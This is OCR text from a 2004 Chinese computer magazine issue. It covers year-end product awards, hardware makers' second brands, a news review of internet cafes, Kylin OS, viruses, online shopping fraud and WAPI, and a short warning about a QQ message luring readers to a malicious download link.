直接照片打印是iP6000D的拿手绝活，它能通过Picture Bridge协议直接连接所有符合该协议的数码相机进行照片。打印机前部还特别设置了红外传输接口，可以无线接收兼容型号的拍照手机传输的图像并打印出照片，为直接照片打印提供了更时尚的方式。此外，iP6000D还能“通吃”目前主流的六种数码相机存储卡，配合机身面板提供丰富控制功能键和一个2.5英寸彩色中文液晶显示屏，实现照片的简单编辑(如照片裁切、色彩干扰减弱、逼真照片等功能，更加入趋于专业级的面部亮度增强、锐化、=对比度和色调调节等照片优化功能)和完美打印。不仅如此，IP6000D的自动双面打印功能配合全新佳能双面照片纸，无论商用还是家用，将打印的应用领域发挥至极限，比如打印相册、菜单、成长日记、毕业留念……

iP6000D标准配备了先进的打印介质处理能力，除了兼容各种纸介质外，还能通过集成的光盘托架实现直接光盘盘面打印，为数据归档提供最大的便利。



数码相机篇

2004 MVP得主
Canon PowerShot Pro1
Konica Minolta Digital 7 α
★★★★★

综述：

我们还需要为数码相机何时能普及争论不休吗？别逗了，找个周末站在公园门口好好数数看，还有几个人不是拿着DC游来荡去的！数码相机的普及率就是这么高！

自诞生之日起，DC的设计理念就呈现出明显的两极分化——民用时尚轻巧型和专业入门级单反机型。而这两个极端又不约而同地都在极力诠释自己更靠近“传统”的每一个细节。

佳能(Canon) PowerShot Pro1



获奖理由：相机是以记录和控制光为目标的工具，在民用数码相机里面，Pro1确实做到了将光的特性均衡地发挥到极限。

特色技术：PowerShot Pro1以与专业单反相机同等技术的“L”级镜头(摄影发烧友俗称“红线头”)为傲，不仅提供了远大于普通机型镜头口径，让镜头的光通量大增，而且还将超声波静音技术带到了民用数码相机中！此外，28～200mm的7倍标准大变焦焦段，让摄影爱好者“一镜走天下”的梦想得以实现。通常，由于CCD尺寸的限制，数码相机难以实现焦距和光通量的双丰收。但这一问题也被PowerShot Pro1 F2.4的大光圈彻底化解！

柯尼卡-美能达(Konica Minolta)Digital 7 α

获奖理由：动态防手振的CCD设计，使它的出现让之前的所有投资全部升级，我们不选它实在是没良心！





特色技术：防手振技术不是什么新玩艺儿，但凡是一个生产镜头的厂商，都能提供这样的产品。而Digital 7 α的绝招在于，他设计提供了一个可以抵消按动快门时相机产生的上下晃动的CCD。过去的相机生产者都把这个功能集成在镜头上，美能达也是如此。而这个设计一出，相当于将美能达接口的所有镜头都免费升级成了价格昂贵的防手振镜头。为了打击对手，开拓数码单反相机市场，Digital 7 α看来是不惜“杀敌三千，己伤八百”啦。



笔记本电脑篇

2004 MVP得主
华硕 S300N
★★★★★

综述：

正如我们去年曾经说过的，迅驰系列CPU的发布，使得笔记本电脑的体积和性能不再具有不可逾越的瓶颈，这样在体积、性能、耗电三者之间形成了一种微妙的平衡，厂商完全可以根据自己的设计目的来对这三者进行调整，从而达到最佳的效果。这也就是近一年来具有独特特色的笔记本电脑越发大量涌现的主要原因。

华硕 S300N



获奖理由：以极小巧的体积，仍集成内置超薄光驱，实在是难为设计者了。

特色技术：最小的内置光驱笔记本。S300N是在大获成功的S200N的基础上研发的，它利用了新生的超薄光驱技术，从而在只有9寸左右的小体积内，成功地容纳下了内置的光驱，从而成为世界上最小的内置光驱笔记本。华硕的这个系列产品，一直都是针对需要最大的移动办公性能的人所准备，像学生、记者等等。而S300N在体积增大不太大的情况下，容纳了内置光驱，这样就使得S300N还能够用于各种娱乐用途。

近几年，由于生产厂商之间的竞争加剧，电脑利润增长幅度都在逐年下滑，无论是在OEM市场还是DIY市场都受到不同程度的影响。对于现有一线厂商而言，以往的产品主要都是针对中高端市场的，如果厂商向低端市场推出相应的产品，一来拉长了自己的产品线，影响自己中高端产品的生产和销售；二来做低端的产品，用料、做工各方面自然也会降低档次，也会影响自己多年打下的品牌。于是很多厂商采取产品多元化，或者推出主打产品的第二品牌。

华硕




图1




图2

华硕电脑是一家拥有世界顶尖研发团队，以科技为导向的公司。华硕高品质的产品源自于优良的产品研发。华硕主打的主板产品是AI智能主板和X系列主板。华硕X系列主板的价格，把华硕与其他厂商推出同类产品的价格差距拉近到人民币50～100元。AI智能主板中，比较经典的是P4P800（见图1），采用i865PE芯片组，支持主流的800MHz FSB、AGP 8X、SATA、双通道DDR400和3COM Gigabit网络功能，另外还支持华硕特有的AI智能技术、Wi-Fi插槽。X系列主板中，比较经典的是P4P800-X（见图2）采用i865PE芯片组，支持主流的800MHz FSB、AGP 8X、SATA、双通道DDR400，最重要的是性价比非常高。

华硕的产品线非常丰富，主要产品有：

主板、显卡、笔记本电脑、光存储、准系统、掌上电脑、通讯产品、服务器、PC组件

第二品牌

华硕（ASUS）第二品牌华擎（ASROCK）的成绩令人瞩目。在创立的第一年，也就是2003年里，区区八十几名人马的华擎科技居然创造出了单月几十万片主板的销量。其实说简单点，华硕双品牌成功关键的关键就是华硕与华擎两个品牌的合理市场区隔。副品牌华擎的产品定价与主品牌华硕相差悬殊，如此一来，消费者就非常清楚自己该买什么，钱多你就买华硕家族中的ASUS，钱少你就买华硕家族中的ASROCK，这就像买汽车，钱多你可以买凌志，钱少你可以买威弛，反正都是丰田一族。所以，在有华擎一个成功例子之后，发展第二品牌成了各大厂商解决产品市场定位的一个解决方案。

微星

微星科技(MSI)自成立于1986年8月，专致于主板和显卡的设计及制造，基于对客户满意的坚持下，历经严格的考验脱颖而出，跃身成为全球前三大的主板制造商。在主打的主板产品中，还延伸出V系列主板，V系列主板是主攻低端市场的产物。比较经典的产品有：865PE Neo2-PLS和865PE Neo2-V。865PE Neo2-PLS（见图3）采用i865PE芯片组，支持主流的800MHz FSB、AGP 8X、SATA、双通道DDR400，板载Realtek 8100C 100Mbps网络芯片和6声道Realtek ALC655音效芯片。865PE Neo2-V（见图4）是面向低端的产品，所以相比865PE Neo2-PLS，会减少部分功能，比如内存插槽由4条减少到3条。




图3

面对数码时代的来临，微星科技实行多元化经营政策，持续提升企业竞争优势。

主要产品有：

主板、显卡、光存储、准系统、MP3播放机、笔记本电脑、服务器、Tablet PC、Soho-Router、通讯产品




图4

第二品牌 MBI

微星早已在业界树立了自己高端的品牌形象，相信大家对其市场定位也已经很熟悉。但从IT产品大市场的分析中可以想到，其实市场需求的构成是金字塔型的，中低端所占的份额巨大，并且潜力巨大。以微星现有品牌的定位及产品线的分布是不适于直接走中低端路线的。隽星（MBI）可以看作是微星品牌在中低端市场的一种延伸。其实今年6月份，微星（MSI）已经在深圳成立了隽微科技有限公司，主要从事自有品牌“隽星（MBI）”系列产品的研发、生产、推广、销售。

技嘉 技嘉科技




图5




图6

技嘉科技自从1986年建立以来，一直生产高品质的主板，并赢得了高品质和创新的美名。技嘉（Gigabyte）的板卡，很多时候给人的印象都是四平八稳，多年以来都以保守的形象出现。技嘉主板目前分两大系列。一个是GT系列，这个系列的诉求点是功能强大；另外一个是RZ系列，这个系列是去年推出的，诉求点是便宜，实用。GT系列的代表作GA-8AENXP-D（见图5），技嘉GA-8AENXP-D支持最新的1066MHz前端总线，使系统传输性能大大提升。另外，GA-8AENXP-D采用新一代的Intel的925XE芯片组，并且整合多项技嘉科技开发的顶尖技术，完美呈现优越的性能表现。RZ系列的代表作是GA-8I845PE-RZ（见图6）。GA-8I845PE-RZ提供给消费者具有完整性能、同时兼顾价格考虑的操作平台。

技嘉在市场上的动作，就如他们在板卡产品设计上一样审慎，步步为营。技嘉在已有的主板、显卡等主营产品的基础上，不断拓展产品多元化，

主要产品如下：

主板、显卡、笔记本电脑、显示器、键盘、鼠标、网络服务器、通讯设备

第二品牌 axper 主板专家

2004年5月，技嘉宣布推出第二品牌——倍嘉（Axper）。其目标市场仍是中国大陆、南美洲和一些欧洲国家，这和华擎的市场定位几乎相同，专攻中低端主板市场。第二品牌倍嘉的做工用料跟技嘉自有品牌的虽然有不同，但是并没有省掉，而且，可以肯定，倍嘉推出第一年的所有产品，都是技嘉自有工厂生产的。虽然RZ系列跟倍嘉都瞄准中低端市场，但是产品的价格、定位、规格等决定了这个品牌的范畴，这个范畴也限定了产品的渠道和用户有所不同。所以，技嘉和Axper，渠道是不同的。

创新 CREATIVE 创新科技 CHINA·CREATIVE·COM

创新（Creative）在世界范围内成为PC多媒体领域的知名品牌。其著名的声霸卡（Sound Blaster）系列产品销量占全球电脑音频系统的70%以上，已经成为PC多媒体的音频标准。其先进的设计使其可以实现超高解析度的音频回放，以及游戏、音乐、家庭影院所需要的高级3D音频效果，是PC多媒体发展史的又一个里程碑。特别是Sound Blaster Audigy 2 ZS（见图7）可谓是民用级声卡的巅峰之作。它在原本已经不凡的Sound Blaster Audigy2的基础上，Sound Blaster Audigy 2 ZS提供了更多更新的功能，包括EAX 4.0 ADVANCED HD环境音效功能，添加了超级真实的多环境效果，能在实时处理多环境声效的同时，



图7

传送逼真的音频。创新还推出一系列的USB外置声卡，例如Sound Blaster Digital Music（见图8）。对于那些不便再在自己的电脑上配置内置声卡，而且有对电脑现有的声卡音质不满的用户，它非常有用，而且它的售价相对其他高端外置USB声卡来说便宜了很多。

不仅是声霸卡，Creative的多媒体音箱也以其卓越的品质独树一帜。如今，Creative已建立起其在PC音频方面不可动摇的地位，并由此发展到多媒体产业的其他产品。

创新公司的主要产品有：

声卡、音箱、MP3播放机、显卡、光存储、数码相机、摄像头、电脑音乐键盘



图8

第二品牌 Ectiva

从DIY市场占有率来说，中低端产品无疑有着绝对的优势。为此不少实力派的大厂都开始推出面向此类市场的第二品牌。除了主板领域中第二品牌的多家争鸣之外，创新面向中低端市场的Ectiva声卡也已经上市了。与主板市场不同，在独立声卡领域中创新的竞争对手极少，再加之在音频领域中全面均衡的优秀表现，更使其获得众多用户的认可。因此也“惯”出了创新特有的霸气。而此次面向中低端市场推出的Ectiva声卡，也或多或少的给人这种感觉。

漫步者 Edifier 漫步者

也许，在家庭影院，在HiFi方面漫步者算不了什么，但是在有源音箱领域，以市场份额和品牌知名度论，漫步者（Edifier）绝对是国内市场绝对的王者。目前主要有R、e、S产品三大系列产品。R303T（见图9）作为经典的R301T的升级换代产品。R303T采用全木质箱体结构，采用高档的PU漆装潢，超薄卫星箱，配备金属网罩，加上低音炮上的电镀旋钮和蓝色指示灯，让R303T呈现出一种简洁、冷酷但不失灵气的新现代主义设计风格，与目前主流的液晶显示器搭配尤为合适。1999年，爱德发推出漫步者R1900T/TB，一举成为中端2.0多媒体音箱最耀眼的明星。2004年，R1900T Ⅲ（见图10）做了全新的设计，经典光荣的R1900系列又将一次新的腾飞。



图9



图10

漫步者除了音箱产品外，还推出H系列耳机产品。

第二品牌 XEMAL

爱德发成功推出漫步者多媒体音箱品牌后，又绽开一朵品牌之花，它就是声迈（Xemal）。对这个系列旗帜鲜明地定义为“以音效为第一诉求点，旗帜鲜明地定位于电脑游戏”。借助第一品牌的影响力培育一个全新的市场，何况漫步者品牌以品质著称，高中低型号齐全，做有鲜明特点的产品难免让人记不住型号，混淆消费者的认知，不如干脆开辟全新品牌更为明智。

九州风神

的确，随着CPU发热量越来越大，以前毫不起眼的散热器，如今越来越得到大家的重视。而国内知名的九州风神公司一直从事电脑散热器研发和生产。针对Intel平台，其经典的产品是恺撒大帝散热器（见图11）。恺撒大帝支持Intel Pentium 4 3.0E GHz(Prescott)，采用专利保护的8025低转速滚珠风扇，散热片鳍片设计独特，热对流性更好。针对AMD平台，其经典产品是AMD之卡西摩多散热器。AMD之卡西摩多支持AMD Athlon XP 3000+，散热片底部镶铜工艺，能够将AMD处理器高热量散发出去，在噪音控制方面，采用低转速的8025风扇，有效控制噪音。



图11



图12

九州风神除了电脑CPU散热器外，还推出机箱散热器、显卡散热器、硬盘散热器、内存散热器、鼠标垫、刻录盘等产品。

第二品牌

散热博士（Cooler Doctor）为九州风神公司针对低端市场推出的第二品牌。散热博士品牌推出的宗旨是“经济、适用、稳定、可靠”，可见其走的是性价比路线。

戴尔

去年，戴尔电脑(Dell Computer)更名为戴尔公司(Dell Inc.)，戴尔借此正式表明了自己开拓新市场的决心，这也是继“直销模式”之后戴尔推出的又一重大发展战略——“多元化模式”。事实上，在几乎所有的IT领域里都活跃着戴尔的身影：笔记本电脑、品牌电脑、服务器、显示器、存储设备、路由器、交换机、投影机、打印机、掌上电脑，甚至手机。


图13

在其主打的Inspiron系列笔记本电脑和Dimension系列品牌电脑方面，品质、价格、服务等方面都得到电脑用户的认可。笔记本电脑方面，比较经典是的Inspiron 700m。Inspiron 700m是戴尔首款配备12.1英寸16:10宽屏产品，这款产品同戴尔笔记本电脑的传统形象略有不同，银色和白色相搭配，显得更加时尚。在注重效果和外观的同时，Inspiron 700m还充分考虑了移动办公的需求，在纤薄的机身上内置光驱，支持有线和无线上网，重量仅为约1.9kg，堪称完美的旅行伙伴。该系统配置了最新英特尔Dothan处理器，包括奔腾M 725（1.6GHz），同时兼顾集成了光盘驱动器。而对于关注成本的用户，则可选择配备赛扬M 330（1.4GHz）处理器的系统。内存可从256MB升级至2GB，硬盘可选30GB～80GB。品牌电脑方面，比较经典的产品是Dimension 3000n（见图14）。Dimension 3000n配备奔腾4 2.8GHz处理器、256MB内存、40GB硬盘、17英寸显示器，售价仅为4299元。


图14

|CF|[ZT01]



2004·冬日恋曲

——2004新闻事件年终回顾

■ 本刊记者 张健

我们和您一样，怀着依依不舍的心情辞别2004。记得春天里，我们还在为联想成为2008年奥运会全球赞助商而雀跃，现在，联想已成功推出多款面向计算机普及市场的PC，默默无闻地为2008年“热身”；夏日里，我们为了国内第一个无线局域网标准WAPI能否得到国际认可捏一把汗，如今，融合了WAPI的IEEE 802.11i的出台意味着无线局域网即将进入大提速时代；入秋了，我们欣喜地看到国内第一款自主知识产权的操作系统麒麟呱呱坠地，如今，它已经得到国际LSB认证，和Windows、Linux、Salaris并驾齐驱。天上飘下的雪花，总是勾起怀旧的思绪，我们也不例外。



11月28日，上海市“网络·学习·新主张——中学生绿色网吧E-LAB的启动仪式”在亚新生活广场拉开了帷幕

网吧进入微利时代

本刊第16期《网吧＝灰色地带？》一文刊登后，反响空前的强烈。本刊论坛（http://www.cfan.com.cn/bbs）一下子冒出一批“实习生”各抒己见：有的抒发网吧从业者的苦衷；有的表达对黑网吧搅局的痛恨；有的家长撰文举证黑网吧是多么害人。除了个别黑网吧业主来专门捣乱以外，大家的焦点基本上还是放在“网吧是否已经进入了微利时代”和“网吧下一步该如何生存”两个环节上。

近日，记者在对网吧问题做追踪采访时，拨通了文化部某官员的电话。

记者：是什么原因造成“黑网吧”大量出现？为什么青少年对网吧趋之若骛？

受访者：我认为主要有三个原因，一是暴利的驱使，据了解一个“黑网吧”半年就能收回成本；二是政府有关部门监管、督察不力；三是有的行政管理部门的工作人员充当了“黑网吧”的保护伞。有些地方，管理部门不作为现象也很严重。

至于青少年热衷于网吧的原因，我们也做过一些调查。北京常去网吧的青少年中，70%家里有电脑。但因为父母管得严、家里上网太贵、网速慢等原因，仍愿意到网吧上网。“蓝极速网吧”火灾发生后，媒体上关于政府部门监管不力的批评很多。我在这里还想指出另一方面原因：治理网吧不仅是政府部门的职责，学校、家庭也要加强这方面的教育，提高青少年的防范及安全意识。



成都首家未成年人免费网吧“少儿绿色网上空间”开张。据介绍，该网吧为非营利场所，只对未成年人开放。

记者：网吧的大量出现，从一个方面说明有这个市场需求。一切治理行动目的主要是解决网吧经营秩序混乱、安全隐患等问题；那么，如何发展网吧，满足市场需求，政府在这方面是如何考虑的？

受访者：我们发展“网吧”的基本思路是：控制总量、规范经营、优化结构、加强管理。我们要求省会以上城市的网吧，每家不得少于60台电脑，每台电脑占地不得小于2平方米；省会以下城市的网吧，每家不得少于30台电脑，每台电脑占地也不得小于2平方米。我们希望通过提高门槛儿，控制总量，优化结构。我们鼓励大家去学校、图书馆等公共场所开办的网吧去上网，这样有利于加强引导和监管。上海和苏州等地在这方面做得比较好，取得了不少的经验。我们相信，随着相关法律、法规的不断建立和完善，网吧等互联网上网服务营业场所一定会走上良性发展的轨道。

据消息灵通人士透露，文化部已经开始就修改《互联网上网服务营业场所管理条例》征求各界意见，行业协会、国内各大连锁网吧、在京部分知名网吧业主都在

参与。据透露，目前争议的焦点集中在几处：1.如何切实保障网吧连锁建设工作的进行；2.网吧营业时间是否可以突破“早8晚12的限制”；3.未成年人(18岁以下)限制能否放宽，比如放宽至16岁或有监护人陪同；4.行业协会的建立与作用。

到记者截稿时，国家工商总局在其官方网站上公布了《关于进一步深化网吧专项整治工作的意见》。根据《意见》精神，一次接纳8名以上未成年人的网吧，将被吊销经营资格。这里的“一次接纳”很容易成为一些不法网吧的保护伞，用一位文化稽查人员的话，“如果在网吧中同时发现8个以上未成年人，对方辩称分批进入，执法人员也束手无策。”

负责网吧监管的北京文化娱乐市场稽查队负责人告诉记者，目前北京“问题”网吧多集中在人员流动性较大且执法力量相对薄弱的城乡结合部，他们将督促各区县重点对城乡结合部的网吧经营进行监管。对于在检查中查出的违规行为，稽查局记录后将向工商等职能部门报告，按照规定予以处罚。

2004年，网吧行业无疑进入了前所未有的冰河世纪。哪些企业能够顺利地挺过艰难的时期，看来除了“运气”，更多的需要的是从业人员经营思路的拓展。我们欣喜地看到，上海游戏米果网络科技公司提出的“游戏米果运营联盟”要整合销售网络、连锁网吧、游戏门户、游戏媒体、电子出版、风险投资、电信协作、系统集成、电子交易和游戏周边等与游戏相关的全部环节。这种整合，提高了各个环节的运作效率。此举能否将网吧带出“寒冬”呢？我们将继续关注这样一个关系数十万从业人员饭碗的行业。

麒麟喜获国际LSB认证

本刊第20期曾独家报道了第一个完全自主知识产权的操作系统银河麒麟（Kylin）的发展情况。经过数月的磨合，它的境况如何？

记者拨通了“863计划银河麒麟操作系统研发项目组”成员吴静波教授的电话。据悉，在课题组全体人员的共同努力下，银河麒麟（Kylin 1.0）于2004年11月9日通过了美国OpenGroup组织的LSB 1.3认证，是目前中国大陆惟一通过此项认证的操作系统版本 。



Linux操作系统，凭借其先进性、开放源代码、硬件要求不高等特性赢得了IT人士的青睐，把它看作能与微软叫板的惟一一张王牌；但又因为标准不一、各自为政、版本不兼容等因素，影响了市场推广，甚至有人称Linux有可能成为“Unix第二”。因为在Windows环境当中，计算机用户基本上不用担心应用软件与操作系统不兼容。

早在2000年就有人提出了LSB项目（现由自由标准组织负责）。LSB对Linux中的一些基本部件进行了标准化，但允许各个公司在此基础上添加各自的特色功能。2001年7月初发布了LSB1.0标准；2002年3月LSB1.1标准发布；2002年7月份推出认证计划。LSB标准得到了 Linux 社区主要成员的支持，包括IBM、 HP、AMD、Dell、Intel、Conectiva、MandrakeSoft、Red Hat、Sun、Novell’s SUSE Linux和Turbolinux。LSB规范包括了一组基本的API，数据库和具有互操作性标准，也包括了测试系列、开发环境、样板实施、以及开发者文档。目前LSB的标准已经发展到2.0，但通过LSB标准的主要还是1.2和1.3，至今还没有一家通过LSB 2.0认证。

国防科技大学研制的银河麒麟操作系统采用自主内核技术，并通过自主内核与Linux应用兼容技术，确保自主内核和Linux运行环境的有机结合，极大丰富了银河麒麟操作系统的应用软件，虽然要通过LSB认证的难度比标准的Linux版本要大，但中国科学家的智慧终究让不可能成为了可能。

2004病毒不简单

2004年，各种电脑病毒从未让人们安稳地度过一个长假。本刊第5期和第12期曾连续关注今年的病毒流行趋势。当我们即将走过2004，再回首花样繁多的病毒时，我们不难发现，和前几年相比，今年的电脑病毒突现两大特征：

第一，无论是企业级用户还是个人用户，都面临着很严重的病毒侵扰与黑客攻击问题，尤其是漏洞与邮件病毒。年初，我们还在讨论要不要给Windows XP系统安装SP1补丁包，年终却发现连微软都在自暴SP2系统有漏洞。


第二，“无网不成毒”是2004年电脑病毒的重要特征。从年初的MyDoom病毒的泛滥，到数不胜数的蠕虫侵害局域网；从第一个利用电子邮件形式传播的图片病毒，到眼下正打着孙燕姿的旗号疯狂传播的“燕姿”病毒；超越网络，电脑病毒已经延伸到了无线传输领域，比如国内第一例手机病毒“卡比尔”6月份传入中国。手机网也好，互联网也罢，病毒已无网不入！

病毒与反病毒的斗争照旧在2004年上演。面对无孔不入的网络病毒，最

繁忙的除了微软负责弥补系统漏洞的工程师，就属国内外大大小小的杀毒软件厂商了。但是，我们也不必惶惶不可终日。瑞星反病毒专家指出：

1.对于所有的电脑用户来说，应该采取漏洞与邮件病毒防护两手抓的策略，对于漏洞，电脑用户应该将系统的自动更新功能打开，这样就可以及时升级系统。

2.用户还应该经常关注一下病毒的最新动态，如果用户安装了杀毒软件，则应该重点将邮件监控与内存监控打开，以重点防止邮件、漏洞病毒。



文章刊登后，社会反响强烈，在GZeasy论坛上，跟贴网友数量达到近百人。多数人还是在替犯罪嫌疑人惋惜。

网骗少年启示录

不知道大家还记得本刊第17期《法网恢恢　网骗难遁形》一文吗？里面的主人公是一个仅仅20岁出头的知识青年！稍有同情心的人看完了此文，不免顿生惋惜之情，毕竟他将为自己一时贪念付出惨痛代价。他现在怎样了？是否已经安心钻研技术了？

记者日前从贵阳市公安局网络监察支队周队长处了解到，李某在看守所表现很好。此案现已移交检察机关提起公诉。

2004年，我们曾多次关注流传在网上的骗局。可以说，对于这种社会恶行，我们不惜一切代价予以曝光，为的只是广大读者朋友尽量少受不良信息的侵害。不过，从读者的来电来函中，我们仍很惋惜地看到很多朋友还是掉进了骗子们伪装精良的陷阱里。

署名cuijian130的读者将自己的被骗经历详细地写成了《网络交易纠纷谁来保障？》一文，说的是他在eBay易趣网上购物被另外一个网友欺骗的情况。对方用一个二手的4x DVD先锋105刻录机冒充正品行货，骗取这位读者800余元。在多次与eBay易趣客户服务人员交流无果的情况下，无奈将被骗经历撰写成文表达一种对国内网络购物的担忧和一丝的遗憾。

记者致电eBay易趣网，eBay易趣网公关经理刘军针对几个大家比较关心的问题给予了热心的解答。



网购提示

①异地大金额交易尽量选择安付通进行交易；

②充分利用eBay易趣的信用评价系统，通过查看卖家的注册时间、历史交易、以及交易对象的评价，做出判断；

③如确定款到发货，请选择邮局汇款，并牢记对方的真实姓名和收款地址，万一发生款项一去不返可向公安局报案；

④联系交易时务必要获得交易对象的固定电话，选择不同时间段打几次电话以确定对方身份。eBay易趣提醒用户使用QQ、E-mail或手机等联系方式风险较大；

⑤若对方推托不愿提供此类信息，请加以注意；

⑥当遇特别便宜的大额商品时，请留神，当心“陷井”；

⑦请在邮局当场检验商品，如果有质量或者其他问题，请直接拒收该商品。

问题一：eBay易趣针对那些利用非法手段达到很高等级的超级卖家，有没有更加有效的监控手段？因为很多读者反映正是这些高信用度的卖家在侵害他们的利益。

对于利用非法手段达到高信用度的卖家，我们一直以主动监测和接受用户举报相结合的方法进行甄别，但不可避免仍有很小一部分存在违规行为的卖家成为漏网之鱼。所以在打击这类违规用户的方法上eBay易趣会不断完善评价体系，同时也需要广大用户的积极配合。

问题二：eBay易趣在处理买家投诉的时候，一般的程序是怎么样的？

收到用户投诉→客服专员受理→联系双方→要求提供凭据→协调→根据双方反馈及相关凭据作出客观判断。

问题三：eBay易趣处理消费纠纷时，对于双方僵持不下的情况，如何处理？

对于双方僵持不下的情况，我们一般会依据谁投诉谁举证的处理思路进行协调，要求投诉方提供凭证，然后根据凭证作出客观判断。

问题四：eBay易趣对于我们的读者的各种咨询和质疑，可否做一个消费特别提示呢？

网络和现实世界一样同样存在美与丑，但大家只要掌握一些网上交易技巧，摆正自己的心态，就可以防范一些不愉快的事情发生。





WAPI 真没戏了

本刊曾在第 9 期和第 10 期连续关注了中国无限局域网标准 WAPI 的发展情况。不可否认，和所有关注国内硬件标准的朋友一样，我们很不情愿地看到，这个胎死腹中的事实——原定于 6 月 1 日执行的无限局域网国家标准 WAPI 被无限期延长了。然而，此事又有最新消息。

最近，国际标准化组织内发生了因美国拒绝给予中国代表团专家队伍签证而引发的一场抗争风波。观察人士认为，美国已经注定成为整个事件的惟一输家。

国际标准化组织 ISO/IEC JTC1 SC6 年会于 11 月 8 日至 12 日在美国佛罗里达州奥兰多市举行。中国首次参加，而且因为中国的无线局域网标准正在申请成为国际标准，打算派出 6 人组成的代表团参加会议。然而在递交了签证申请一个月后，距会议开始前仅 3 天，中国代表团才被美国驻北京大使馆通知面谈。结果是 4 名技术专家被拒绝签证，只有两名管理人员得到签证。

这个事件引起了中国方面的强烈不满。由于技术专家不能参与会议，中国的 WAPI 标准命运难测，而且在之前几个月中，WAPI 标准在国际标准化组织内也被以各种程序上的理由打压，中方提案甚至被秘书处无故撤消，而与其相竞争的美国 IEEE 的 802.11i 则在同时被塞进了快速通道，取得了后来居上的优势地位。

从大的方向上说，上述种种关于 WAPI 提案的遭遇，都只是在“玩”市场经济的游戏规则，所谓标准和专利都是这套规则的组成部分。如果我们想在标准战斗中走得更远，那么不能不更多考虑怎么去适应和利用目前的游戏规则。在不久的将来，3G 标准的出台将会是另一个考验。

SP 乱收费年底又抬头？



本刊第19期报道了移动通讯运营商整顿增值服务提供商（SP）一事后，编辑部得到不少读者的反馈，问题基本都集中在SP乱收费造成高额手机话费上面。最近，编辑部也在讨论本话题的最新进展。中国移动和中国联通纷纷成立短信公司，用促销方式向入网用户群发“免费1个月的资讯”短信。相比8月份他们整顿市场时，不允许SP向用户群发消息的规定，这种做法是否意味着“新短信陷阱”的出现呢？

记者采访了几家整顿前最大的增值服务提供商，得到的结果不尽相同。

一位不愿意透露姓名的SP负责人跟记者抱怨，运营商成立短信公司的行为无异于“官商”。一方面自己是游戏规则的制定者，一方面还要用手里的权力参与游戏。拿中国联通为如意133用户提供的“免费1个月的资讯”服务为例，第一条短信提示用户：如果退订，发送短信×××到××××。不过到了 1 个月免费期过了，谁会再保留这样一条提示信息？中国联通客户服务中心称，用户在免费期结束时，仍会收到一条提示可以退订信息，但假如用户没有发送退订信息，将自动转入收费行列。另一家 SP 负责人向记者透露，运营商整顿 SP 服务市场后，SP 市场规模锐减三分之一。当然，运营商的收入减得更多。一方面，来自 SP 的通讯费随着市场规模减少了；另一方面，为了有效治理 SP 向“沉默用户”乱收费，运营商不得不斥巨资建立“中转站”，加强网关过滤功能，增加的每一部设备都在百万。这种升级可是在全国范围内的大手笔啊！

作为最终用户，要求其实很简单：没有垃圾短信，有钱用在“刀刃儿”上。截至记者发稿时，我们不情愿地看到这两种现象仍未得到解决。看来，2005 年运营商在不断开发新应用刺激增值业务增长的同时，不得不解决一些关乎用户切身利益的行为了！

2005 我们即将关注……

2005 年，我们用什么电脑？网速将会提高到多少？买什么显示器？还会不会遭受垃圾邮件的干扰？我们什么时候可以不再受纸张的油墨异味困扰？如果你对这些感兴趣，那么，请关注 2005 年第一期《电脑爱好者》杂志，意外的惊喜等着你。

CF [XW01]

当心！网上也有没盖的井

如今的SOHO族日子过得越来越不舒服了。足不出户，也会遭遇卖假IP卡的、推销假冒伪劣化妆品的，一个字——烦！网络社会中何尝不是？这就叫“闭门家中坐、骗从网上来”。

一天，笔者收到一位Q友MM的消息“你好啊XX……朋友传给我一段QQ视频，一看那人的QQ昵称跟你的一样，也叫XX，不会是你吧…… http://www.**hi.com/123.exe”。笔者先是一惊，难道自己被小人用手机偷拍了，或者被老板抓了小辫子？于是发过去消息询问，可对方一直不在线，这才怀疑可能是病毒消息。为了弄个清楚，笔者打开VMware，用FlashGet先把那个文件和网页弄下来，通过分析源代码发现，原来它是利用脚本向本地下载非法程序。还好笔者警惕性高，要不这一刀算挨定了。

